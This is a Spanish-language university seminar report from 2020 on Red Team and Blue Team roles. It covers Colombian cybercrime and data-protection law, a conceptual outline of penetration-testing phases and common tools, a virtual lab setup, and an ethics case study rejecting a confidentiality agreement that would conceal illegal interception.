CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

BODY GILDARDO GONZALEZ ARTURO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED-TEAM & BLUE-TEAM
PAIPA
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

BODY GILDARDO GONZALEZ ARTURO

INFORME TÉCNICO

DIRECTOR DE CURSO
M.Sc. JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO EN EQUIPOS ESTRATÉGICOS SOBRE CIBERSEGURIDAD RED-TEAM & BLUE-TEAM
PAIPA
2020

Nota de Aceptación

_____

_____

_____

_____
Presidente del Jurado

_____
Jurado

_____
Jurado

Paipa, (16 de Octubre de 2020)

A mi esposa Ana Delcy por todo su amor y fortaleza, a mis padres por toda su paciencia, cariño y apoyo incondicional, gracias por todo…

CONTENIDO

LISTA DE FIGURAS

Pág.

LISTA DE ANEXOS

Pág.

GLOSARIO

BACKUPS: Copia de seguridad, respaldo, copia de respaldo o copia de reserva en ciencias de la información e informática

BLUE TEAM: Equipo interno enfocado a la contención y mejoramiento de la Ciberseguridad en una organización.

CIS: Centro de Seguridad de Internet Controles Críticos de Seguridad para la Defensa Cibernética

CROWDSTRIKE: Empresa estadounidense de tecnología de Ciberseguridad con sede en Sunnyvale, California. Proporciona seguridad de punto final, inteligencia de amenazas y servicios de respuesta a ciberataques.

CSIRT: Equipo de Respuesta ante Emergencias Informáticas es un centro de respuesta a incidentes de seguridad en tecnologías de la información.

CVE: Las Vulnerabilidades y exposiciones comunes, es una lista de información registrada sobre vulnerabilidades de seguridad conocidas, en la que cada referencia tiene un número de identificación.

DDOS: Un ataque de denegación de servicio, también llamado ataque DoS, es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.

EDR: La detección y respuesta de endpoints, también conocida como detección y respuesta de amenazas de endpoints, es una tecnología cibernética que monitorea y responde continuamente para mitigar las amenazas cibernéticas.

EXPLOIT: Fragmento de software, fragmento de datos o secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

EXPLOITDB: (base de datos de exploits o brechas de seguridad) es un directorio web donde muchos hackers cuelgan vulnerabilidades de aplicaciones y cómo aprovecharse de ellas, con instrucciones específicas.

EXPLOTACIÓN: Se ocupa de producir resultados informáticos de todo tipo: listados impresos, ficheros soportados magnéticamente para otros informáticos, ordenes automatizadas para lanzar o modificar procesos industriales, etc.

FIREWALL: Un cortafuegos es la parte de un sistema informático o una red informática que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.

GOOGLE HACKING: Técnica en informática que utiliza operadores para filtrar información en el buscador de Google. Además podemos encontrar otras aplicaciones de agujeros de seguridad en la configuración y el código informático que se utilizan en las páginas web.

HACKER: Es alguien que descubre las vulnerabilidades de una computadora o un sistema de comunicación e información, aunque el término puede aplicarse también a alguien con un conocimiento avanzado de computadoras y de redes informáticas.

HARDENIZACIÓN: Es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso además de muchas otros métodos y técnicas.

HIDS: Sistema de detección de intrusos en un Host. Busca detectar anomalías que indican un riesgo potencial, revisando las actividades en la máquina (host). Puede tomar medidas protectoras. Las funciones de este tipo de software son muy similares a las de los IDS.

IOC: Es toda aquella información relevante que describe cualquier incidente de Ciberseguridad, actividad y/o artefacto malicioso, mediante el análisis de sus patrones de comportamiento.

METASPLOIT: Proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

NESSUS: Es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio o diablo, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente que muestra el avance e informa sobre el estado de los escaneos.

NMAP: Es un programa multiplataforma de código abierto que sirve para efectuar rastreo de puertos, escrito originalmente por Gordon Lyon y cuyo desarrollo se encuentra hoy a cargo de una comunidad.

OPENVAS: Es una suite de software, que ofrece un marco de trabajo para integrar servicios y herramientas especializadas en el escaneo y gestión de vulnerabilidades de seguridad de sistemas informáticos.

OSSEC: Es un sistema de detección de intrusos de código abierto basado en host. Realiza análisis de registros, verificación de integridad, monitoreo del registro de Windows, detección de rootkits, alertas basadas en el tiempo y respuesta activa.

PENTESTING: Una prueba de penetración, o pentest, es un ataque a un sistema informático con la intención de encontrar las debilidades de seguridad y todo lo que podría tener acceso a ella, su funcionalidad y datos. El proceso consiste en identificar el o los sistemas del objetivo.

PHISHING: Término informático que denomina a un conjunto de técnicas que persiguen el engaño a una víctima ganándose su confianza haciéndose pasar por una persona, empresa o servicio de confianza, para manipularla y hacer que realice acciones que no debería realizar.

RED TEAM: Equipo que simula un ser un externo y su propósito es acceder al sistema de una organización para encontrar vulnerabilidades o fallos de seguridad.

SIEM: Sistema de gestión de información y eventos de seguridad, es un sistema que centraliza el almacenamiento y la interpretación de los datos relevante de seguridad.

SNORT: Es un sistema de detección de intrusos en red, libre y gratuito. Ofrece la capacidad de almacenamiento de bitácoras en archivos de texto y en bases de datos abiertas, como MySQL.

VULNERABILIDAD: Es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma, por lo que es necesario encontrarlas y eliminarlas.

RESUMEN

Este documento es el informe final del Seminario Especializado Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team, como opción de grado en la Especialización en Seguridad Informática, de la Universidad Nacional Abierta y a Distancia UNAD.

El objetivo del presente documento es evaluar las diferencias entre los equipos Red Team y Blue Team para poder definir roles y responsabilidades a ejecutar dentro de una organización, por medio de estudios de caso que se nos pueden presentar en la vida diaria como profesionales de seguridad informática.

El desarrollo de este informe final comprende cinco etapas: 1) Conceptos equipos de Seguridad, 2) Actuación ética y legal, 3) Ejecución pruebas de intrusión 4) Contención de ataques informáticos y 5) Socialización de informe técnico. Este documento corresponde a la quinta etapa; donde se realiza una unión con los trabajos anteriores y se sintetiza para su exposición.

En la primera etapa y segunda etapa se evalúan las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales. En la tercera etapa se demuestran las vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión. En la cuarta y quinta etapa se formulan estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

INTRODUCCIÓN

Debido al impacto y a los procesos obligados y abruptos en esta sociedad con todo lo que se refiere a informática, el desconocimiento y la falta de seguridad cibernética dan opción a una amplia gama de delitos, los ciberdelincuentes crecen constantemente para realizar estafas, falsificación de identidad, phishing y ataques más elaborados con un grado técnico muy alto.

Aquí es donde el Seminario Especialización en Equipos Estratégicos sobre Ciberseguridad, Red-Team y Blue-Team son tan significativos; para mí, como ingeniero de sistemas, es emocionante y muy importante aprender, analizar, conocer e implementar tanto en posibles escenarios como de herramientas especializadas ofensivas y defensivas, claramente en el marco legal y ético que esto conlleva, para esto es necesario estar actualizado y conocer las leyes y decretos sobre el tema en Colombia.

La seguridad informática hoy en día es tan importante y necesaria para resguardar la información, las comunicaciones y todo en cuanto a transacciones electrónicas se refiere, el debido proceso que se llevara a cabo para efectuar de manera exitosa las pruebas de pentesting son las que hablaran de nosotros como especialistas en seguridad de la información, para ello debemos tener los conocimientos técnicos necesarios para efectuar paso a paso cada una de las fases de un pentesting y así mismo la capacidad de generar o crear los informes necesarios de todo el proceso informando, previniendo y corrigiendo todas aquellas brechas o fallas en la seguridad de los equipos tanto personales como de cualquier organización, un informe detallado tanto técnico como para los clientes que no conocen del tema es súper importante para que todo el esfuerzo en el proceso sea apropiado.

En este documento se desarrollarán estudios de caso que abordaremos de manera práctica, serán procesos y procedimientos que de seguro encontraremos en la vida real como Especialistas en seguridad informática.

OBJETIVOS

OBJETIVO GENERAL

- Evaluar las diferencias entre los equipos Red Team y Blue Team para poder definir roles y responsabilidades a ejecutar dentro de una organización.

OBJETIVOS ESPECIFICOS

- Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

- Identificar, analizar y aplicar la legislación “leyes, decretos” en Colombia sobre delitos informáticos y protección de datos personales.

- Definir y ejecutar de forma organizada las diferentes fases o etapas que se deben aplicar en pruebas de penetración o pentesting.

- Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión

- Reconocer, definir y utilizar herramientas de Ciberseguridad entre la gran variedad existentes de pago y software libre.

- Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

- Presentar un informe técnico donde se relacionan los aspectos relevantes del desarrollo de las actividades y plantean recomendaciones y conclusiones que aporten a mejorar las estrategias usadas por Red Team & Blue Team.

1. CONCEPTOS EQUIPOS DE SEGURIDAD

1.1 LEYES EN COLOMBIA SOBRE DELITOS DE LA INFORMACIÓN Y PROTECCIÓN DE LOS DATOS PERSONALES

Una de las primeras leyes en Colombia que amparan la protección de la información y los datos y que preservan de modo integro los sistemas que utilicen las TIC, es la **Ley No. 1273 del 5 de Enero de 2009**, en donde en el:
Capítulo 1, Artículo 269A, condena el acceso abusivo a un sistema de información de forma parcial o total, con o sin seguridad o en contra del dueño.
Capítulo 1, Artículo 269B, Nos habla de cualquier tipo de obstaculización a un sistema informático o red de comunicación, aquel que impida el acceso o funcionamiento de un sistema o a la información contenida o una red de comunicación tendrá prisión o multa.
Capítulo 1, Articulo 269C, tendrá prisión quien intercepte en origen, destino o transporte datos informáticos sin orden judicial.
Capítulo 1, Articulo 269D, tendrá prisión y/o multa, quién destruya, dañe, borre o altere información o un sistema informático en hardware o software.
Capítulo 1, Articulo 269E, prisión y/o multa para quien produzca, distribuya, venda, inserte o envíe, software malicioso o dañino.
Capítulo 1, Articulo 269F, nos habla de la violación de datos personales tendrá prisión y/o multa quién para interés personal o de un tercero sin permiso, manipule datos o información personal de archivos, bases de datos o cualquier medio.
Capítulo 1, Articulo 269G, prisión y/o multa para quien suplanta sitios web para obtener datos personales o realice phishing.
Capítulo 1, Articulo 269H, agravantes de los delitos anteriores debido a la oportunidad de acceso a la información o sistemas informáticos y su intención al cometer estos delitos.
Capítulo 2, Articulo 269I, por hurto con manipulación de un sistema informático, red de información o comunicación o suplantando al usuario.
Capítulo 2, Articulo 269J, para la transferencia sin consentimiento de activos por medio de manipulación de un sistema informático o programa de computador perjudicando a un tercero.

En el **Decreto No. 1377 del 27 de Junio de 2013**, se da consistencia y especifican cada una de las cualidades y atributos a los que da derecho el uso y cuidado de los datos personales tanto a personas naturales como tratamiento de la información de las empresas o negocios.
En el capítulo I, nos muestran las disposiciones generales donde se complementa parcialmente la Ley No. 1581 de 2012 y se estipulan los conceptos de aviso de privacidad, datos públicos, datos sensibles, transferencia y transmisión.

En el capítulo II, nos habla sobre la Autorización; en el Artículo 4 se especifica sobre la recolección de datos personales; en el Artículo 5 sobre la Autorización del titular de cómo y para que autoriza al tratamiento de su información; en el Articulo 6 sobre que no es obligatorio autorizar ni suministrar para el tratamiento de datos personales que considere sensibles; Articulo 7 sobre el modo en el que se debe y puede obtener autorización; Articulo 8 se deberá tener la prueba de autorización; Articulo 9 específica sobre el derecho a revocar la autorización o suprimir datos; Articulo 10 menciona sobre conseguir la autorización del tratamiento de información a los datos recolectados antes de este decreto y anexos afines; Articulo 11 habla sobre las limitaciones del tiempo al tratamiento de datos personales; Articulo 12 enfatiza en los requisitos especiales al tratamiento de aquellos datos personales de niños, niñas y adolescentes.

El Capítulo III abarca sobre las políticas de tratamiento y en su Artículo 13 menciona que se deben crear las políticas para el tratamiento de la información y verificar que se cumplan; Articulo 14 habla sobre informar al titular que tienen un aviso de privacidad; Artículo 15 especifica el contenido mínimo y que debe tener el aviso de privacidad; Articulo 16 menciona que se debe conservar el modelo y la políticas a disposición del aviso de privacidad en un medio electrónico o magnético; Articulo 17 informar por cualquier medio mientras se cumpla del aviso de privacidad; Articulo 18 debe darse a conocer a los titulares la forma de accesar, actualizar, rectificar o suprimir su datos personales y debe ser fácil; Articulo 19 La Súper intendencia de Industria y Comercio será la encargada de impartir instrucciones respecto a las medidas de seguridad en cuanto al tratamiento de los datos personales.

Para el Capítulo IV en el ejercicio de los derechos de los titulares están el Articulo 20 donde informa sobre quienes tienen o pueden tener derecho sobre los datos del titular; Articulo 21 sobre la facilidad al acceso de su información de sus datos personales al titular; Articulo 22 sobre el derecho actualizar, suprimir o rectificar sus datos personales; Articulo 23 designación de persona o área que atienda las solicitudes de los titulares y se encargue de proteger la información personal.

En el Capítulo V, el tema principal es sobre la transferencia y transmisión internacional de datos personales, ya que en el Articulo 24 menciona sobre dos reglas la primera estar dentro de la (Ley 1581 de 2012, articulo 26) y la segunda mediante un contrato dentro de los términos del siguiente; Articulo 25 mediante contrato se deberán acatar tanto obligaciones como derechos.

Capítulo VI, en sus artículos reposan el demostrar la responsabilidad en cuanto al tratamiento de los datos personales; Articulo 26 demostrar ante la Superintendencia Industria y Comercio que se implementaron y cumplen con las normas de ley; Articulo 27 se deberán tener y demostrar que se cumplen las políticas del tratamiento de la información efectiva y con el Articulo 28 se hace vigente y deroga lo contrario a partir del 27 de junio de 2013.

1.2 FASES DE PRUEBAS DE PENETRACIÓN O PENTESTING

Para realizar pruebas de pentesting es necesario llevar a cabo estos 5 pasos, etapas o fases cada una de ellas es muy importante para cumplir con nuestro objetivo:

1.2.1 Fase De La Recolección De Información

En esta primera fase se divide en dos clases de recolección de información, la forma **PASIVA** que se puede realizar con ingeniería social o mediante herramientas que no dejen prueba de las búsquedas como ***Google Hacking*** teniendo en cuenta si la empresa tiene página web o dominio propio se puede investigar datos públicos, información personalizada, directorios, librerías y ciertas transacciones; y la forma **ACTIVA** que es más agresiva porque tiene contacto directo con el sistema informático y deja evidencias del ataque, en Kali Linux encontramos una potente herramienta como el ***Nmap*** que nos sirve para encontrar vulnerabilidades donde posiblemente podremos colarnos por puertos abiertos o podríamos ser atacados, sirve mucho para explorar la red y verificar la seguridad.
Definitivamente la finalidad de esta fase es recoger todo tipo de información para identificar mejor al usuario, verificar la seguridad con la que cuenta y explotar las vulnerabilidades encontradas.

1.2.2 Fase De Análisis De Vulnerabilidades

Después de haber reconocido el terreno y ver posibles puertas abiertas o puntos que podamos atacar, llega el momento de analizar muy bien qué puntos vulnerables nos darán vía libre a un ataque exitoso para esto debemos también encontrar la herramienta precisa para explotar estas posibles fallas de seguridad, ***Nessus*** nos sirve para escanear esas vulnerabilidades encontradas y compararlas con una gran base de datos de diferentes sistemas operativos enfatizando en aquellas brechas más críticas.

1.2.3 Fase Explotación De Vulnerabilidades

En esta fase teniendo conocimiento de las vulnerabilidades se ataca directamente con la intención de obtener ingreso a los sistemas, generalmente se utilizan exploits contra aquellas brechas identificadas, ***Metasploit*** tiene una base de más de 900 exploits que atacan directamente dispositivos, aplicaciones y redes, la finalidad es el acceso al sistema.

1.2.4 Fase De Post-Explotación

En esta fase ya con el acceso al sistema tratamos de obtener un mayor impacto, intentaremos obtener permisos y credenciales de mayor rango u otros sistemas con

mayor importancia o información crítica o crucial, para esto podemos seguir utilizando ***Metasploit Post*** o ***Linux Exploit Suggester*** que esencialmente sirven para elevar privilegios con el objetivo de ser administradores o súper usuarios.

1.2.5 Fase De Informe

La última fase del proceso es documentar cada uno los procedimientos en un informe donde explique específicamente todo, tanto los pasos como los puntos vulnerables y la forma de ingresar al sistema dejando en evidencia el riesgo que corre la empresa por estas fallas, también mencionar los puntos fuertes en pro de mejorar, algunos expertos mencionan en realizar dos informes uno ejecutivo para la junta directiva y otro técnico para el departamento de TI.

1.3 HERRAMIENTAS DE CIBERSEGURIDAD Y SOFTWARE ESPECIALIZADO

1.3.1 Herramientas

Las siguientes herramientas son las más utilizadas para hacking ético o pruebas de vulnerabilidades mediante pentesting, son herramientas especializadas para Ciberseguridad.

1.3.1.1 Metasploit

Es una herramienta gratuita elaborada en un entorno con muchos exploits, estos son comandos o secuencias de datos que permiten como su nombre lo indica en inglés explotar aquellas vulnerabilidades en un sistema informático o uno o varios equipos remotos, es sistematizado y es una herramienta que utiliza el RED-Team para hacer pruebas de intrusión y evaluar la seguridad de los sistemas.

1.3.1.2. Nmap

Es un programa muy completo en código abierto, sirve generalmente para escanear puertos abiertos, el programa envía paquetes para identificar el estado de cada puerto encontrando dichas vulnerabilidades; aunque fue creado para la comunicación por TCP, IP o FTP, adicional tiene otras funciones para redes de computadoras, también puede detectar de equipos ocultos, la clase de sistema operativo y los servicios, básicamente en la utilización de scripts por ello es famosa en la detección de servicios avanzados, identificar vulnerabilidades y muchas otras aplicaciones.

1.3.1.3 OpenVas

Como el Metasploit es un framework y también se puede usar desde este, incluye un grupo de herramientas y servicios con la finalidad de identificar vulnerabilidades, también la podemos encontrar en Kali Linux, OpenVas filtra y clasifica resultados de la analítica hecha a las bases de datos que controlan tanto la configuración como los resultados de la exploración, administra los usuarios como roles y grupos.
Su escáner ejecuta los NVT (Test de vulnerabilidades de grupo de trabajo) coleccionándolos en una base de datos señalando fallas de seguridad potenciales o específicas.

1.3.2 Servicios En Línea

1.3.2.1 ExploitDB

Es una base de datos de exploits que aprovechan fallas de seguridad específicas alojada en un directorio web, fue creado inicialmente por hackers para subir aquellas vulnerabilidades de software o aplicaciones y detallan de forma precisa como atacar, por ello se aprovecha para evaluar la seguridad en una red.

1.3.2.2 CVE

Significa Vulnerabilidades y Exposiciones Comunes y es un diccionario donde se pueden encontrar la lista vulnerabilidades estandarizado por nombres y exposición a fallas de seguridad en la información de forma pública. La estandarización ayuda a encontrar aquellas vulnerabilidades de forma cruzada y efectiva en otros repositorios ya que establece vínculos cruzados que los ayuda a identificar más fácil.

1.4 BANCO DE TRABAJO – ESCENARIO 1

1.4.1 Pasos

- Descargo la herramienta Virtual Box en su última versión 6.1.12 para Windows.

- Descargo del link en el foro los OVAS y los monto en Virtual Box, configurando las 3 máquinas virtuales:

- Realizo validación de comunicación entre Win7-SE2020-X64 y Kali – Seminario activando compartir redes, identifico la Ip del equipo y realizo ping.

- Mediante ping verifico comunicación exitosa con la terminal Win7-SE2020-X64 desde Kali Linux.

- Realizo validación de comunicación entre Win7-SE2020 y Kali – Seminario, identifico la Ip del equipo y realizo ping desde Kali.

- Realizo ping para verificar comunicación exitosa con la terminal Win7-SE2020 desde Kali Linux.

- Al crear el banco de trabajo elegí el modo de conexión en Adaptador Puente para las tres máquinas virtuales ya que es la más útil y permite la conexión física al banco de trabajo. Así las máquinas virtuales estarán conectadas a través del adaptador de red en este caso la tarjeta Qualcomm Atheros de la máquina física y esta a su vez al router. Por lo que cada máquina virtual obtiene la dirección IP directamente de la puerta de enlace a Internet, con lo que tendremos siempre las mismas posibilidades que en un equipo físico.

- También puedo comprobar desde mi equipo host físico que vemos todos los equipos conectados a la red con lo que hay accesibilidad desde el equipo físico a las máquinas virtuales.

- Se definen las características técnicas de hardware para el host Win7-SE2020-X64

- Se definen las características técnicas de hardware para el host Win7-SE2020-X86

- Se definen las características técnicas de hardware para la máquina atacante Kali – Seminario

2. ACTUACIÓN ÉTICA Y LEGAL

2.1 ESTUDIO DE CASO: RECONOCIMIENTO DE ASPECTOS ETICOS O LEGALES

Según mi análisis profesional dentro del Acuerdo, me tomo la libertad de resaltar en rojo las partes que para mí pueden ser causales antiéticas o ilegales:
Dentro de las leyes establecidas en Colombia y del Código de ética de COPNIA que me avala como ingeniero resalto, en las Clausulas:

"Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima o remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, ***autoridades legales****, asesores o cualquier persona relacionada con ella, la información confidencial* ***o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.****"*

En esta parte logro encontrar que la organización trata de esconder, mediante el acuerdo de confidencialidad y en una clausula amparada por ley que en el proceso no se podrá reportar de forma oficial ante las autoridades legales los procedimientos o información ilegal, lo que me crea una gran desconfianza.

En la segunda Consideración en el punto 2, donde se conceptualiza sobre información confidencial:

"2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como ***"datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".****"*

Resaltan la forma como ilegalmente han obtenido información rompiendo varias de nuestras leyes y tratándose de amparar nuevamente en el derecho a la confidencialidad. En esta parte estoy más que convencido que por mi forma de ser y mi actuar ético saldría inmediatamente de allí.

En la tercera clausula, me llama la atención esta pequeña frase resaltada en rojo:

"Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de

manera tangible o intangible, ***independiente de su fuente o soporte*** *y sin que requiera advertir su carácter confidencial."*

Puede que sea completamente legal, pero en mi actuar ético como profesional me da profunda desconfianza después de lo leído anteriormente el tratar con información del cuál la fuente puede ser ilegal.

En la cuarta clausula, en la que nombra las obligaciones como receptor de la información confidencial, los puntos 1, 2, 5 y 6 me parecen normales e identifico los puntos 3,4,7,8 y 9 con infracciones:

*"**3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.***
4. Abstenerse de denunciar y** publicar la información confidencial **e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.
7. Responder por el mal uso que le den sus representantes a la información confidencial.
8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.
9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ***ilegal*** *sin el previo consentimiento por escrito por parte de Whitehouse Security."*

Punto 3, no sería ético ni legal encubrir el espionaje estaría rompiendo varias leyes, en el punto 4 abstenerse a denunciar la información ilegal sería cómplice y falto de ética, en el punto 7 además de ser cómplice debería implicarme la responsabilidad por que la empresa use mal su propia información y en el punto 8 automáticamente la organización WhiteHouse Security se libra de sus actos ilegales y soy yo quien debería responder.

En la cláusula octava en cuanto a las obligaciones de la parte reveladora:

"Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. ***En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.****"*

Si bien el profesional que decida firmar sería consciente de la falta grave de ética y las repercusiones legales que podrían caerle en multas, como en prisión sin tener

en cuenta la perdida de la tarjeta profesional, realmente no vale la pena sacrificar todo porque necesitaría de mucho dinero para un buen abogado y al firmar acepta toda la responsabilidad legal y de paso penal, librando de toda culpa a la empresa.

2.2 ESTUDIO DE CASO: ANALISIS DE LA LEY 1273 (5 DE ENERO 2009)

Realizando un análisis exhaustivo en cuanto a los artículos de la Ley 1273 del 5 de Enero de 2009 considero que en esta parte:

"Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima o remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, ***autoridades legales****, asesores o cualquier persona relacionada con ella, la información confidencial* ***o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados."***

Aquí están vulnerando el articulo **269F** donde se escudan dentro del acuerdo de confidencialidad por la **Violación de datos personales**, para quien divulgue la información confidencial pero para ocultar dicha información o procesos ilícitos, adicional el articulo **269H Circunstancias de agravación punitiva** en los puntos 3 y 4 que nos habla sobre aprovechamiento de la confianza en quien posee la información o vínculo contractual y dando a conocer la información en perjuicio del otro, lo que muy claramente tratan de evitar que se denuncie estos procesos ilegales.

"2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como ***"datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".****"*

En este punto claramente afectan el artículo **269A Acceso Abusivo a un Sistema Informático** por obtener la información de este modo ilegal, **269C Interceptación de Datos Informáticos** ya que sin orden judicial se interceptó datos informáticos y de comunicaciones y aplica igualmente el articulo **269H Circunstancias de agravación punitiva** en su punto 8 ya que son responsables de administrar, manejar y/o controlar la información, con pena de ser inhabilitados en el ejercicio de profesión con sistemas de información.

En la tercera clausula, me llama la atención esta pequeña frase resaltada en rojo:

"Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución,

comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, ***independiente de su fuente o soporte*** *y sin que requiera advertir su carácter confidencial."*

Consultando la ley 1273 puedo identificar que se infracciona el artículo **269I**, que nos habla del **HURTO POR MEDIOS INFORMÁTICOS y SEMEJANTES**, porque se evidencia que esta información se consiguió de manera ilegal superando las medidas de seguridad informáticas o en el artículo **239** manipulando un sistema informático sin autorización.

En la cuarta clausula, en la que nombra las obligaciones como receptor de la información confidencial, los puntos 3, 4, 7, 8 y 9 con infracciones:

"3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.
4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.
7. Responder por el mal uso que le den sus representantes a la información confidencial.
8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.
9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ***ilegal*** *sin el previo consentimiento por escrito por parte de Whitehouse Security."*

En estos puntos se vulneran los artículos **269A** nuevamente se habla de espionaje y acceso abusivo, **269C** confirman la interceptación de esta información, **269F** comprueban la violación de datos personales o empresariales, **269H** en los puntos 1. Porque la empresa asegura trabajar en redes o sistemas informáticos o de comunicaciones estatales u oficiales nacionales y extranjeros.
En el punto 3. Porque se aprovechan de la confianza obtenida y/o porque tuvieron un contrato se apropiaron de la información.
En el punto 5. Porque siguen obteniendo provecho de esta información para sí.
Y nuevamente en el punto 8. Porque siguen administrando, manejando y controlando la información.

En la cláusula octava en cuanto a las obligaciones de la parte reveladora:

"Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos

alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. ***En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.****"*

Se vulnera el artículo **269H** en su punto 7. Utilizando como instrumento a un tercero de buena Fe.

2.3 ESTUDIO DE CASO: APLICACIÓN CODIGO DE ETICA PARA INGENIEROS DE COPNIA

Aunque el sueldo y el contrato vitalicio son muy atractivos, vulneran en gran parte el Código de Ética de los ingenieros contemplada en la Ley 842 de 2003, afectan los siguientes:
En los Deberes Generales Art. 31. Punto b) ocultamiento o utilización indebida de la información, en el punto e) Permitir acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades policiales y colaborar con sus investigaciones; en el punto f) **Denunciar los delitos, contravenciones y faltas contra este Código de Ética, al tener conocimiento ejerciendo mi profesión, aportando toda la información y pruebas que tenga en mi poder.**

En el Art. 32. Prohibiciones Generales, Punto a) la empresa estaría nombrando, eligiendo o teniendo a su servicio profesionales con este contrato permanente sabiendo y ejerciendo de forma ilegal o realizando actos delictivos; en el punto b) Se permitió, toleró o realizó el ejercicio ilegal como ingenieros y en el punto k) No podemos participar en licitaciones, concursos o suscribirnos a contratos en el ejercicio como ingeniero con alguna inhabilidad e **incompatibilidad con la Constitución y la ley.**

En el Art. 34 Prohibiciones Especiales con respecto a la sociedad: en el punto a) **Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes.**

En el Art. 35 Deberes como profesionales para la dignidad de la profesión esta es muy importante: en el punto b) **Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de mi profesión, así como denunciar todas sus transgresiones.**

Este Art. 39 que nos habla sobre los Deberes como Ingenieros para los clientes y público en general, es el más indicado en este caso, punto a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos

que para él se realizan, **salvo obligación legal de revelarla o requerimiento del Consejo Profesional**.

También es importante el Art. 40 Prohibiciones como Ingenieros para los clientes y público en general, a) Ofrecer la prestación de servicios cuyo objeto, por cualquier razón de orden técnico, jurídico, reglamentario, económico o social, **sea de dudoso o imposible cumplimiento**,

En el Art. 43 Sobre los Deberes como profesionales en concursos o licitaciones:
a) Los profesionales que se dispongan a participar en un concurso o licitación por invitación pública o privada y consideren que las bases pudieren transgredir las normas de la ética profesional, deberán denunciar ante el Consejo Profesional respectivo la existencia de dicha transgresión.

